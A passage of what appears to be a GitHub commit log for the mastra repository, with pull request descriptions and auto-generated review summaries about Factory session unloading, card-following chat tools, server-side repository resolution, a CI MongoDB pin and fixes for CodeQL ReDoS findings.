before `deleteSession` shrink that window but don't close it, and owner
takeover and route deletes have the same gap today.
`mastra_factory_sandboxes_active` counts memoized sandboxes, so it
undercounts VMs whose session idled out while the VM kept running (a
restart already does the same). Without `auth`, a deferred wake for an
unloaded session waits until something else loads it, same as after a
restart. Unloading is per replica: a replica only unloads sessions it
holds itself, and every replica runs its own sweep. I also haven't
measured heap in a long-running process. The tests prove the controller
drops the session and Factory clears its caches, but not that RSS
flattens in production.
Test plan: new tests run on a real `AgentController` with
`InMemoryStore`, a mock language model and a real Hono server
(`session/session-unloader.test.ts`). They cover idle unload, a running
turn, a parked `ask_user`, an open SSE tab, rehydration with history and
the row owner, release-then-sweep, the timer, and settings validation.
`sandbox/context-sandboxes.test.ts` covers unload when a card leaves a
context or finishes, over libsql and pg. `workspace.test.ts` checks that
invalidation drops caches without stopping or destroying the sandbox.
Mutation checks showed the new tests fail when the unload hook, watcher
check, busy check, timer or run-audit settle is removed. The focused
Factory suites pass (41 files, 1111 tests), along with `tsc --noEmit`
and oxlint. In the full Factory suite, the only failures are the 13 that
also fail on untouched `main` in this environment (config, fs,
session-model-catalog and session-tools route tests that pick up local
provider credentials).
## Related issue(s)
No public issue. This was reported from the production Factory
deployment.
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [ ] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [x] Documentation update
- [ ] Code refactoring
- [x] Performance improvement
- [ ] Test update
## Checklist
- [ ] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
ELI5: When a Factory session is no longer needed, the server removes it
from memory. The saved session data stays on disk, so the session loads
again when someone uses it.
## Summary
This PR adds session unloading to `@mastra/factory`. The server removes
a session from memory in these cases:
- Its sandbox is stopped or released.
- It has been idle for 30 minutes. The default sweep runs every minute
per process.
A session stays loaded while any of these hold:
- A run is active.
- An approval or user answer (`ask_user` or `submit_plan`) is pending.
- A browser event stream is open.
- Its running sandbox reports a tracked background process.
For an idle session with a running process, the idle clock resets for
another idle timeout. Only sandboxes with status `running` are queried
for processes. Released sessions are not queried, because their sandbox
has already stopped. A busy session that is released unloads on a later
sweep, after it becomes idle.
Before unloading, the factory waits for run-end audit writes to finish.
It then clears the session's cached workspace entry. It does not stop or
destroy the sandbox VM.
Threads, messages, session rows, sandboxes, and work-item bindings stay
stored. A later request reloads the session. In-memory-only state,
session auto-approvals, and past bus events are dropped.
The PR also changes the following:
- **Default model on unloaded sessions:** When a bound session is not
loaded, the default-model apply job calls `setThreadModel`. It counts
the binding as applied, not skipped.
- **Untrusted-checkout posture on prompt creation:**
`restorePromptCheckoutTrust` consults a session's run-binding history,
including revoked bindings, even when a binding is active. It marks the
checkout untrusted when bindings span multiple projects or when a
trusted binding's item cannot be verified. Reopened review sessions load
`AGENTS.md` and `CLAUDE.md` from the base branch, or no instructions
when the trusted branch cannot be determined.
- **Process listing failures:** A failed sandbox process listing keeps
the session loaded.
### Key changes
- **`session/session-unloader.ts` (new):** Adds `SessionUnloader`,
`sessionHoldsWork`, `createSessionActivityMiddleware`, and the
`IdleSessionUnloadOptions`, `UnloadableSession`, `UnloadableController`,
and `SessionUnloaderOptions` interfaces. Negative or non-finite idle
values and non-finite or non-positive sweep intervals throw errors.
`unloadReleased` returns `not-loaded`, `unloaded`, or `deferred`. A run
that starts during release cancels the pending unload.
- **`factory.ts`:** Adds `idleSessionUnload?: false |
IdleSessionUnloadOptions` to `MastraFactoryConfig`. The factory creates
the unloader unless the option is `false`. It starts the unloader in
`finalize()` and stops it in `shutdown()`. It adds a `setThreadModel`
callback to the controller wiring. `hostInstructions` calls
`restorePromptCheckoutTrust`.
- **`sandbox/session-retirement.ts`:** Adds an optional `unloadSession`
callback. The coordinator calls it after sandbox stop or release. Unload
errors are logged and not propagated.
- **`rules/dispatcher.ts`:** Uses `sessionHoldsWork(session)` to decide
whether to keep a stale run binding.
- **`rules/binding-context.ts`:** Adds `restorePromptCheckoutTrust`. It
classifies review-context and pull-request items as untrusted.
- **`storage/domains/work-items/base.ts`:** Adds an index on `(org_id,
session_id)` and `listRunBindingsForSession`. The method returns all
bindings for a session, including revoked ones, oldest first.
- **`session/run-audit.ts`:** Changes `waitForSessionRunAudit` to accept
`object` instead of `RunEndCaptureSession`.
- **`routes/projects.ts`:** `ModelApplyController` now requires
`setThreadModel`.
- **Docs and changesets:** `mastracode/factory/README.md` adds an
"Unloading idle sessions" section. The changesets mark a minor
`@mastra/factory` release and a patch release for reopened review trust.
- **Tests:** Adds `session/session-unloader.test.ts` (443 added lines).
Updates the context-sandbox, workspace, default-model scenario,
source-control session, and projects tests. Several controller mocks now
include `onSessionDeleted` and return unsubscribe functions.
The PR changes 23 files, with 1,433 lines added and 82 removed.
### Configuration
- `idleSessionUnload` is enabled by default.
- `idleMs: 0` disables idle unloading. Released-session unloading still
runs.
- `false` disables all unloading.
### Known limitations
- A deferred wake without `auth` does not reload an unloaded session.
The session loads when another event loads it, as after a restart.
- Whether a remote sandbox provider's process listing reports processes
after reload is not verified.
- Production heap or RSS improvement was not measured.
- The risks the author lists include a race between session creation and
sweeping, possible undercounting by `mastra_factory_sandboxes_active`,
and per-replica unloading.
### Verification
The author reports these results. They were not re-run for this summary.
- 41 focused Factory test files with 1,111 tests pass.
- After the later trust fix, `source-control-sessions.test.ts`,
`src/rules`, and `src/session` pass (1,344 tests).
- `tsc --noEmit` and oxlint pass.
- 13 full-suite Factory failures occur. The same failures occur on
untouched `main` in the author's environment.
### Review status
- Review finding counts: not available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: Damien Schneider <74979845+damien-schneider@users.noreply.github.com>
|
||
|
Damien Schneider
|
76069d5b99 |
fix(factory): follow a card when a chat approves or retries its run (#30637)
## Description Stacked on mastra-ai/mastra#30628. When a session moves a card, it follows it, so the run's report (done, failed, blocked, waiting for approval) reaches that session and it can pass the outcome on in its chat. Approving a held run with `factory_resolve_proposal` (as the person), or retrying a failed one with `factory_retry_decision` (which keeps the run's original approver), also starts a run from the session, but didn't follow the card. That matches what happened in Slack on Nov 16: asked to "start the automated review on the board" for #30578, Shipyard approved the held review run, said "I'm following the card and will post here when the review finishes", and never posted, although the review finished and was approved on GitHub. The card's run-end report goes only to the card's followers (`workItemReportRecipients`). I couldn't read that session's traces from here, so this is the gap the code shows, not a confirmed cause for that thread. Now both tools follow the run's card with reason `started`, as `factory_start_session` did for a card's role before #30628 removed that mode. Dismissing a proposal doesn't follow. Both results also carry the card's `url`, like `factory_transition_work_item` in #30628. The approval or retry has committed before the card is read and followed, so a failed read or follow returns the result with a warning rather than an error. ```ts factory_resolve_proposal({ decisionId, action: 'approve' }) // before: { decisionId, status: 'pending', workItemId }, and the session hears nothing more // after: { decisionId, status: 'pending', workItemId, url }, and the run's report reaches this session ``` Not in this PR: whether the woken session then reliably posts the outcome in its thread. That's the agent's call today, guided by the channel instructions ("post the outcome when the people in the thread asked for this work"). A system-posted line, like the existing pull request opened and merged announcements, would make it deterministic but adds Slack noise, so it needs a decision first. ## Related issue(s) Reported in Slack (Factory review requests answered in the chat instead of on the card). Related to FACT-517. ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [ ] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [x] I have addressed all Coderabbit comments on this PR Tests in `src/tools/work-item-tools.test.ts`, on the real transition service and LibSQL storage: a pull request card in Review with its review held as a proposal. Approving it from the chat, or retrying it after it failed, makes the chat session a recipient of the card's run-end report (`workItemReportRecipients`). Both fail without the fix (no recipients). Dismissing doesn't follow. A card read that fails after the approval returns the approved run with a warning (it rejected before the fix). Ran `tsc`, oxlint, and the `src/tools` and `src/mcp` suites (16 files, 342 tests). 🤖 Generated with [Claude Code](https://claude.com/claude-code) https://claude.ai/code/session_01VhgyDWFgVkhDt1X1NPmPas <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When a chat session approves a held Factory run or retries a failed one, the chat now follows that run's card. The tool result also includes the card's link. Dismissing a held run does not make the chat follow the card. ## Summary This change makes the chat session follow a Factory run's card when the session approves or retries that run. Both tool results include the card URL. Dismissing a held proposal does not follow the card. ### Changes by file - **`mastracode/factory/src/tools/work-item-tools.ts`** (+42/-11) - Adds `started` as a subscription reason for `follow`. - Adds `followStartedRun`. It looks up the decision's work item. - If the work item ID is missing or the lookup finds no item, the helper returns the original result. - If the lookup or subscription throws, the helper returns the result with a warning. The result includes the URL if it was already obtained. - Retry results and approved proposal results use this helper. Dismissed proposal results do not. - Tool descriptions document the follow behavior and the URL. - **`mastracode/factory/src/tools/work-item-tools.test.ts`** (+94/-0) - Imports `workItemReportRecipients`. - Adds `url: null` to the expected retry result. - Adds tests. Approving a held run and retrying a failed run each add the chat session to `workItemReportRecipients`. Dismissing a held run does not. - Adds a test. When the card read fails after approval, the approval still reports success. The result has a null URL and a warning. - **`mastracode/factory/README.md`** (+1/-1) - Documents that `factory_resolve_proposal` approves the run as the acting person. - Documents that `factory_retry_decision` keeps the run's original approver and needs no person in the turn. - Documents that both actions make the session follow the card and include the card URL in the result. - **`.changeset/silly-moose-read.md`** (+5/-0) - Adds a patch changeset for `@mastra/factory`. ### Scope and limits - The change adds the session to the card's report recipients. It does not show that the woken session posts its outcome in its thread. The PR description places that behavior outside this change. - The author reports that `tsc`, oxlint, and the `src/tools`, `src/mcp`, and `src/integrations/slack` suites passed (29 files, 669 tests). This summary does not verify those results. CI results for the current head: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Claude <noreply@anthropic.com> |
||
|
Damien Schneider
|
c547a8303c |
fix(factory): let chat sessions run a card's work the way the board's buttons do (#30628)
## Description
When someone asks a Factory chat session (Slack or the web) to review a
pull request that already has a card, the session usually reviews it
itself or in a side session and posts the review in the chat. The card's
own review stays held for approval, nothing is recorded on the card, and
the review never lands on GitHub through the review stage. Romain hit it
on Oct 30 ("review this PR pls"), then Yujohn, Arthur and Charlie on Nov
16.
The cause is that session tools didn't do what the board's buttons do:
- The board's **Start**/**Review** button on a card already in its stage
sends a transition to that same stage with `reenter: true`.
`factory_transition_work_item` calls the same transition service, but
couldn't send `reenter`, so "move #30578 to pr-review" on a card already
there did nothing, and a re-review from Slack wasn't possible at all.
- So agents fell back to `factory_start_session(workItem, role)`, which
started a card's role straight from the start coordinator. That path
skipped the board's rules: it didn't check which stage the card was in
or whether it was busy, and it refused a role that had ever had a
session.
- The tools only took a card id or `#number`, so a pasted pull request
link didn't resolve. With several repositories linked, `#5001` picked an
issue in one repository over a pull request in another.
This PR makes session tools use the same operations as the board, and
adds a test that keeps it that way:
- `factory_transition_work_item` takes `rerun: true` to run the stage a
card is already in again, sending `reenter` like the button. On a
person's turn the run counts as approved by them, so a held run no
longer waits, and a busy card is refused as on the board. A turn nobody
signed in started can't rerun a stage. Without `rerun`, a request for
the card's own stage changes nothing and says whether its run is waiting
for approval, so "move it to review" on a card that was already reviewed
doesn't start another pass.
- `factory_start_session` only starts side sessions. Its `workItem` and
`role` inputs are removed, along with the code behind them.
- The tool descriptions steer a plain "review this pull request" to the
pull request's card, and keep side sessions for what people ask to run
in one and for work no stage does (investigations, pushing fixes to a
pull request, taking one over).
- Tools that take a work item also accept the issue or pull request it
tracks: its link (including `/files` or comment links), `owner/repo#12`,
`group/project!7`, or a key like `ENG-42`. They're matched against the
source keys the provider adapters already store. The pull request's own
card wins, then the card it's attached to, and a reference that matches
more than one card is refused with the candidates.
`factory_list_work_items` takes the same references as its query.
- `factory_inspect_work_item` returns `moves`: the card's stage, whether
it can run again, and the stages its board lets it move to next, so the
agent doesn't have to guess `review` vs `pr-review`.
- `board-parity.test.ts` scans `src/tools` and fails if a tool starts a
card's run, commits a transition, or settles a run without going through
the transition service and the shared decision actions that the board's
routes use. It flags 5 lines in the previous `session-tools.ts`.
Before, from Slack, on a card in Review whose review is held for
approval:
```ts
factory_transition_work_item({ workItem: '#30578', stage: 'pr-review' })
// accepted, nothing queued: the agent then starts a side session instead
```
After:
```ts
factory_transition_work_item({ workItem: 'https://github.com/mastra-ai/mastra/pull/30578', stage: 'pr-review' })
// { unchanged: true, message: '#30578 is already in pr-review, and its run there is waiting for approval. Pass rerun: true …' }
factory_transition_work_item({ workItem: 'https://github.com/mastra-ai/mastra/pull/30578', stage: 'pr-review', rerun: true })
// { stage: 'pr-review', reran: true }: a review run approved by the person is queued, as the board's button does
```
**Checked against how people use Shipyard from Slack.** I went through
#shipyard-graveyard and #eng-proj-factories for side session and card
requests:
- Explicit side sessions are the most common request: Abhi ("fix this
issue in a side session", 15+ times), Ryan ("take on PLTFRM-3694 in a
side session"), Romain, Nik, Justin, Charlie ("start separate sessions
to address the requested changes"). They still start side sessions; the
descriptions say so.
- "Review and take over this PR" (Abhi, several PRs a day): a side
session that reviews, pushes fixes and approves. A card's review stage
can't push commits, so this stays side-session work.
- Side sessions running the review skills without being bound to a card
(Abhi, mastra-ai/mastra#27918): unchanged, the workspace exception is
untouched.
- `factory_start_session(workItem, role)`: Shipyard offered it a few
times but didn't use it; it approved the held run or moved the card
instead. When a review got stuck after "changes requested", the
documented way out was moving the card to Building. It also couldn't
re-review ("I can't trigger the re-review from here"), which `rerun` now
can.
- "Move it to review" on a card that was already reviewed (Dustin, Nov
16, mastra-ai/mastra#30345): this is why `rerun` is explicit instead of
implied by the stage.
Not in this PR, as follow-ups:
- The UI's draft start (`/runs/start` from
`useStartCardSessionFromDraft`) also calls the start coordinator without
a destination stage; it needs the same check.
- A note from the person ("focus on security", or "point it at the nits
I found") can't ride along with a rerun yet; the agent can send it to
the card's session with `factory_signal_session` once it starts.
- A request for a review from GitHub by a maintainer is still held for
approval on human-authored pull requests (`transition-service.ts`, event
routes disarm). Whether that should count as approval is a separate
decision.
- "Review these in side sessions" on pull requests that have cards stays
a side session, as asked. Whether that wording should go to the cards
instead is a product call.
- A state signal that tells a session which cards the PR or issue links
in a message belong to, so it doesn't depend on the model looking first.
## Related issue(s)
Reported in Slack (Factory review requests answered in the chat instead
of on the card). Related to FACT-517.
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [ ] New feature (non-breaking change that adds functionality)
- [x] Breaking change (fix or feature that would cause existing
functionality to change)
- [ ] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [x] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
Tests: `src/tools/work-item-tools.test.ts` drives the real transition
service and LibSQL storage: a pull request card in Review with its
review held as a proposal, asked for by link. It fails without the
`reenter` change (`expected [] to deeply equal [ObjectContaining{…}]`).
Also covered: the same request without `rerun` leaves the held run alone
and says it's waiting, the busy refusal, the turn without a person,
`moves`, and resolving a link when an issue in another repository has
the same number, or when a pull request is attached to its issue's card.
`card-reference.test.ts` covers GitLab, Linear and Jira references. Ran
`tsc`, oxlint, and the `src/tools`, `src/mcp`, `src/integrations/slack`,
`factory.test.ts`, start coordinator and transition service suites
locally.
🤖 Generated with [Claude Code](https://claude.com/claude-code)
https://claude.ai/code/session_01VhgyDWFgVkhDt1X1NPmPas
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** This change lets the Factory chat tools act on the board's
cards the same way the board does. Users can rerun a card's current
stage, find cards by link or key, and start side sessions for work that
has no card.
## Overview
- Base: `main`, merge base `
|
||
|
mastra-platform[bot]
|
33fba78931 |
fix: make URL slash trimming and PR number parsing linear-time (#30577)
## Summary Resolves four open CodeQL code-scanning findings. | Ticket | Alert | Rule | Location | Change | | --- | --- | --- | --- | --- | | SEC-326 | [#988](https://github.com/mastra-ai/mastra/security/code-scanning/988) | js/polynomial-redos | `packages/core/src/llm/model/gateways/mastra.ts` | `/\/+$/` trailing-slash trim replaced with an end-of-string scan | | SEC-325 | [#987](https://github.com/mastra-ai/mastra/security/code-scanning/987) | js/polynomial-redos | `mastracode/factory/src/boards/semantics.ts` | `/(\d+)$/` replaced with a `trailingDigits` scan from the end | | SEC-316 | [#985](https://github.com/mastra-ai/mastra/security/code-scanning/985) | js/polynomial-redos | `auth/supabase/src/index.ts` | `/\/+$/` trailing-slash trim replaced with an end-of-string scan | | SEC-316 | [#986](https://github.com/mastra-ai/mastra/security/code-scanning/986) | js/type-confusion-through-parameter-tampering | `server-adapters/nestjs/src/__tests__/builtin-mcp-oauth.test.ts` | Test auth provider now checks `typeof token === 'string'` before using it | | SEC-259 | [#752](https://github.com/mastra-ai/mastra/security/code-scanning/752) | js/insufficient-password-hash | `packages/core/src/utils.ts` | No code change. This is a false positive (see below) | ### ReDoS fixes These regexes are unanchored at the start. On a string with a long run of `/` (or digits) followed by another character, the engine retries the match from every position, which takes quadratic time. On 100k characters the old code took about 7s for the slash trim and about 10s for the digit match. The replacements walk back from the end of the string once and return the same results. That covers the edge cases too: an empty run, an all-slash or all-digit string, and leading zeros like `007`. ### #752 is a false positive `createDeterministicId` already uses SHA-256 (`createHash('sha256').update(input).digest('hex').slice(0, 8)`). It builds a short, non-secret `tool-<hash>` ID from `tool.description` in `setVercelToolProperties`, and nothing in it stores a password. CodeQL raises this rule for any fast hash it thinks might receive a credential. Here its taint path runs from the API keys passed to the Gateway model providers in `mastracode/sdk`, through provider/model objects, and not through a tool description. No hash change would satisfy the rule: it wants a slow KDF (bcrypt/scrypt/PBKDF2), which would change every existing tool ID that callers rely on. Recommend dismissing #752 as a false positive. ## Test plan - [x] Regression tests with 100k-character pathological inputs in `mastra.test.ts`, `auth/supabase/src/index.test.ts`, and `boards/semantics.test.ts`. I checked that each one fails (times out at 7–20s) against the old regex and passes with the fix. - [x] Behavior tests for gateway base-URL normalization (`///`, `/v1///`, `/api/`) and for falling back to the PR number from the GitHub key (`34`, `007`, empty, `12x`) - [x] `vitest` passes for the gateway tests in `@mastra/core`, all of `@mastra/auth-supabase`, the semantics and GitLab rules tests in `@mastra/factory`, and the MCP OAuth test in `@mastra/nestjs` - [x] `tsc --noEmit` is clean for `packages/core`, `auth/supabase`, `mastracode/factory`, and `server-adapters/nestjs` - [x] Changeset added for `@mastra/core`, `@mastra/auth-supabase`, and `@mastra/factory`. The NestJS change only touches a test, so it has no changeset Ref SEC-326 Ref SEC-325 Ref SEC-316 Ref SEC-259 <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Some code used regular expressions that ran very slowly on very long strings of `/` or digit characters. This change replaces them with loops that scan each string once. The results stay the same. ## Overview The change replaces three end-anchored regular expressions with backward scans. It also adds a type guard in a NestJS test helper. The diff touches 9 files, with 93 lines added and 4 removed. The change addresses three polynomial ReDoS findings and one type-confusion finding from CodeQL. It does not change code for the insufficient-password-hash finding (`#752`) on `createDeterministicId`. The author classifies that finding as a false positive. The hash creates non-secret tool IDs from tool descriptions. A slow KDF would change existing IDs. ## Changes by area - **Gateway base URL** (`packages/core/src/llm/model/gateways/mastra.ts`): `getBaseUrl` removes trailing `/` characters with a character-by-character loop. It then removes a final `/v1` suffix. - **Supabase URL** (`auth/supabase/src/index.ts`): The provider stores a normalized `this.url`. A backward loop removes trailing `/` characters. The Supabase client still receives the original `supabaseUrl`. - **Pull request number** (`mastracode/factory/src/boards/semantics.ts`): The new helper `trailingDigits` scans backward over ASCII digits `0`–`9`. `boundChangeRequestNumber` calls it only for `github-pr` sources. It returns `undefined` when no trailing digit exists. - **NestJS test helper** (`server-adapters/nestjs/src/__tests__/builtin-mcp-oauth.test.ts`): `AudienceAuth.authenticateToken` accepts `unknown`. It returns `null` for non-string values before it parses `aud=`. - **Changesets**: - `.changeset/linear-slash-trim.md` sets patch releases for `@mastra/core` and `@mastra/auth-supabase`. It describes linear-time trailing-slash trimming. It states that the resulting URLs are unchanged. - `.changeset/linear-pr-number.md` sets a patch release for `@mastra/factory`. It describes linear-time PR-number extraction. It states that the returned number is unchanged. ## Tests The test file diffs were not inspected. The following test additions come from the raw summary and are not verified against the diff: - A Supabase test that uses a URL with two 100,000-slash runs. It asserts construction takes under 500 ms. - Factory tests for trailing-digit extraction, leading zeroes, `undefined` results, and 100,000-character keys. - Gateway `fetchProviders` tests for base URL normalization and a pathological slash-run case. The PR reports passing Vitest runs and clean `tsc --noEmit` runs for `packages/core`, `auth/supabase`, `mastracode/factory`, and `server-adapters/nestjs`. These results were not verified from completed checks on the current head: not available. ## Notes - The NestJS change is test-only. It has no changeset. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> Co-authored-by: shreyas-mastra <shreyas@mastra.ai> |
||
|
Tyler Barnes
|
b07dd23713 |
feat(core): add knowledge.reembed() to embed existing Knowledge content (#30603) | ||
|
mastra-platform[bot]
|
6fbd425c83 |
ci(renovate): keep store-test MongoDB on 7.x (#30601)
## Summary `Combined Store Tests / test (mongodb)` fails on every PR that touches stores (e.g. #30577, #30580, #30593) because the test container never starts: > MongoDB cannot start: Linux kernel versions 6.19.0 through 7.0.13 have a known incompatibility with this version of MongoDB `stores/mongodb/docker-compose.yaml` was deliberately pinned to `mongo:7.0.45` because MongoDB 8.x+ refuses to start on the self-hosted runners' kernel (TCMalloc rseq issue, SERVER-121912). The Renovate major Docker update in #19788 bumped it to `mongo:9.0.8`, undoing that pin. This PR: - Restores `mongo:7.0.45` for the `mongodb-storage` and `mongodb-fidelity` services (the `mongodb-vector` Atlas Local image is unchanged). - Adds a Renovate rule capping `mongo` below 8 for that compose file so it is not bumped again. - Updates the compose comment to cover 9.x. **This is a CI-only workaround.** It only changes the test container image; no published package or runtime behavior changes, so there is no changeset. Revisit the pin once MongoDB ships a release compatible with kernel 6.19+, or once the runners move off an affected kernel. ## Test plan - `Combined Store Tests / test (mongodb)` passes on this PR (the `stores/mongodb` `pretest` runs `docker compose up -d --wait` against this file). - 7.0.45 is the version the suite ran green on before #19788. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 The test setup uses a database program that will not start on some test machines. This change sets the database to an older version that does start. It also stops automatic updates from moving that database to version 8 or later. ## Summary This change pins MongoDB to a version that works on the self-hosted CI runners. ### Changes - `stores/mongodb/docker-compose.yaml`: The `mongodb-storage` and `mongodb-fidelity` services use `mongo:7.0.45`. They previously used `mongo:9.0.8`. The `mongodb-vector` Atlas Local image is not changed. - `stores/mongodb/docker-compose.yaml`: The comments now state that the compatibility restriction applies to MongoDB 8.x and 9.x on Linux kernel 6.19+. They also state that the service must not move beyond 7.x until MongoDB ships patched TCMalloc. - `renovate.json`: A new package rule applies to Docker updates for `mongo` in `stores/mongodb/docker-compose.yaml`. It limits allowed versions to `<8`. ### Context The regression came from a Renovate major Docker update. That update changed the image from `mongo:7.0.45` to `mongo:9.0.8`. The MongoDB container then failed to start on self-hosted runners because of a kernel incompatibility. ### Impact - The change affects CI test infrastructure only. - No published package or runtime behavior changes. - The PR description reports that `Combined Store Tests / test (mongodb)` passes with the restored image. This summary does not verify that result. ### Review notes - The pin should be revisited when MongoDB supports kernel 6.19+ or when the runners move off an affected kernel. - The diff totals 2 files, 11 lines added, and 4 lines removed. The `renovate.json` change adds 7 lines. The Compose file change modifies 4 lines. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
b35a72cc7c |
ci(test-tiers): fill the GitHub to Slack user map and add a skill to update it (#30629) | ||
|
Damien Schneider
|
3c7c00383d |
fix(factory): let the server decide which repository a card's session starts in (#30609)
**─────── TLDR ───────** > A card's draft now asks the server which repository its session starts in, so a card from an unlinked repository is refused instead of started somewhere else. The draft carried its own copy of the repository rule, and a looser one: when the card's repository wasn't linked, it fell back to the environment's first repository and wrote that slug onto the card before calling `runs/start`, which then accepted it. The fallback came from main's `useStartFactoryRun`, not from #30481. Now the draft reads `resolveRunRepository`, the same function `runs/start` checks with, through a new route, and shows its hint as is. ### Behavior changed GitHub card from `acme/docs`, only `acme/app` linked ├─ **was** — starts in `acme/app`, card rewritten to `repository: acme/app` └─ **now** — the draft says "Repository acme/docs is not linked to this Factory.", nothing starts, "Open repository settings" leads to the fix card whose repository resolves (linked, Linear mapping, or a single repository) ├─ **was** — starts there, after the draft writes `repository` onto the card └─ **now** — starts there, the card is left as it was the draft when the server can't answer └─ **new** — "Could not find this card's repository: …", sending stays off, also when an earlier lookup had answered; Retry asks again the draft after the repository gets linked, or after the card changes └─ **new** — asks the server again on reopen, on tab focus, and when the card changes GitHub card in a Factory whose repositories are all on GitLab, or the reverse ├─ **was** — the draft refused it; dispatch and `runs/start` ran it in the Factory's repository └─ **now** — refused everywhere, even when a repository there has the same name: "This card comes from GitHub, and no GitHub repository is linked to this Factory." card naming no repository among several └─ **unchanged** — starts in the environment's first one, the agent picks ### Shape changed new route the draft reads before the first prompt `GET /web/factory/projects/:id/work-items/:workItemId/session-repository` · `{ status: 'resolved', projectRepositoryId, slug }` · `{ status: 'unlinked', hint }` CLI: `mastra api factory work-item session-repository <project-id> <work-item-id>` one place every run reads its repository from: the draft route, rule dispatch, `runs/start` and `factory_start_session` `resolveRunRepositoryFromIntake(intake, args)` · reads the Linear mapping, then Ward's `resolveRunRepository` removed: `cardSessionRepository` · `firstEnvironmentRepository` · `cardRepositorySlug` · `cardLinearProjectId` · `useCardRepositorySlug` ### Decisions - **a GET the draft reads, not one call that resolves and starts** — the refusal has to show before the first prompt; `runs/start` still checks on its own. ### Not verified - [ ] a real Factory with an unlinked GitHub repository: covered by the route tests and the draft's MSW tests only --- > ██████████████████ **tests** `+257 −320` — net −63 > ███████████ **source** `+217 −150` — net +67 > ███ **generated** `+83` > █ **changeset** `+17` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: A Factory card used to choose its own code repository in the app, and that choice could be wrong. Now the server chooses the repository, and a card starts a session only when the server finds one. ## Summary This pull request moves repository selection for Factory card sessions from the client to the server. It changes 26 files, with 534 lines added and 468 removed. ### Server changes (`mastracode/factory`) - Adds the `GET /web/factory/projects/:id/work-items/:workItemId/session-repository` route. The contract is in `routes/contracts.ts`. The handler is in `routes/work-items.ts`. - The response is a discriminated union: - A resolved result returns `projectRepositoryId` and `slug`. - An unlinked result returns a `hint`. - The route returns 404 when the card is outside the caller's organization or project. It returns 503 when no `sessionRepository` resolver is configured. - Adds `resolveRunRepositoryFromIntake` in `session/work-item-repository.ts`. It reads Linear intake configuration for the organization and passes the `repositoryByLinearProject` map to `resolveRunRepository`. If intake or the map is absent, it passes no map. - Adds a provider check. When the active integration has no matching provider ID, and card metadata contains an ID for another supported provider (GitHub or GitLab), the result is unlinked, with a hint naming that provider. This check runs before the repository slug and Linear mapping are considered. - `rules/start-coordinator.ts`, `tools/session-tools.ts`, and `routes/surface.ts` call `resolveRunRepositoryFromIntake`. They no longer load intake configuration directly. - `routes/surface.ts` supplies the `sessionRepository` resolver when source-control integrations are registered. It returns an unlinked result when no source-control connection resolves. ### Factory UI changes (`mastracode/factory-ui`) - Adds the `WorkItemSessionRepository` type, the `workItemSessionRepository` query key, and `getWorkItemSessionRepository` in `services/workItems.ts`. - `useCardSessionRepository` takes `factoryId` and a card with `id` and `updatedAt`. It fetches the repository from the server. The query uses `staleTime: 0` and refetches on window focus. - `useStartCardSessionFromDraft` starts a session only when a resolved repository is available. It no longer writes the selected repository to the card. - `CardDraftPage` shows an error message when the lookup fails. It offers Retry, which is disabled while the lookup runs. It shows the server hint and a link to repository settings when the result is unlinked. Sending stays disabled in both cases. - Removes client-side repository logic from `boardRepository.ts`: `cardRepositorySlug`, `cardSessionRepository`, `firstEnvironmentRepository`, and `cardLinearProjectId`. Removes the `useCardRepositorySlug` hook. - Adds the `workItemSessionRepository` CLI command in `packages/cli`. It shows the repository a card session starts in, or the reason none is available. ### Tests and changesets - `work-items.test.ts` adds tests for resolved responses, unlinked responses, and 404 responses. The 404 test confirms that the resolver is not called. - `work-item-repository.test.ts` adds parameterized tests. A GitHub card is unlinked when only a GitLab repository is linked. A GitHub or GitLab card whose repository isn't linked is named from its URL in the hint. - `boardRepository.test.ts` targets `cardProjectRepositoryId` and covers provider-ID lookup. The old slug, session-repository, and first-environment tests are removed. - The UI MSW and unit tests now use the endpoint. Environment-based repository tests are removed. - The CLI descriptor test expects the new `factoryWork-itemSession-repository` entry. - Two changesets declare patch releases for `@mastra/factory`. A third declares a patch release for `mastra` and documents the new CLI command. ### Behavior notes - A card with a resolvable repository starts in that repository. The card is not rewritten. - A card with no resolvable repository shows the server hint. Sending stays disabled. - If the lookup succeeds and a later lookup fails, sending stays disabled. The PR description reports this as a tested case. - The PR description says that cards without a repository among several keep the first-repository behavior. The diff does not confirm this on the server. The client-side first-environment selector was removed. The server-side fallback was not checked. ### Verification - The PR description 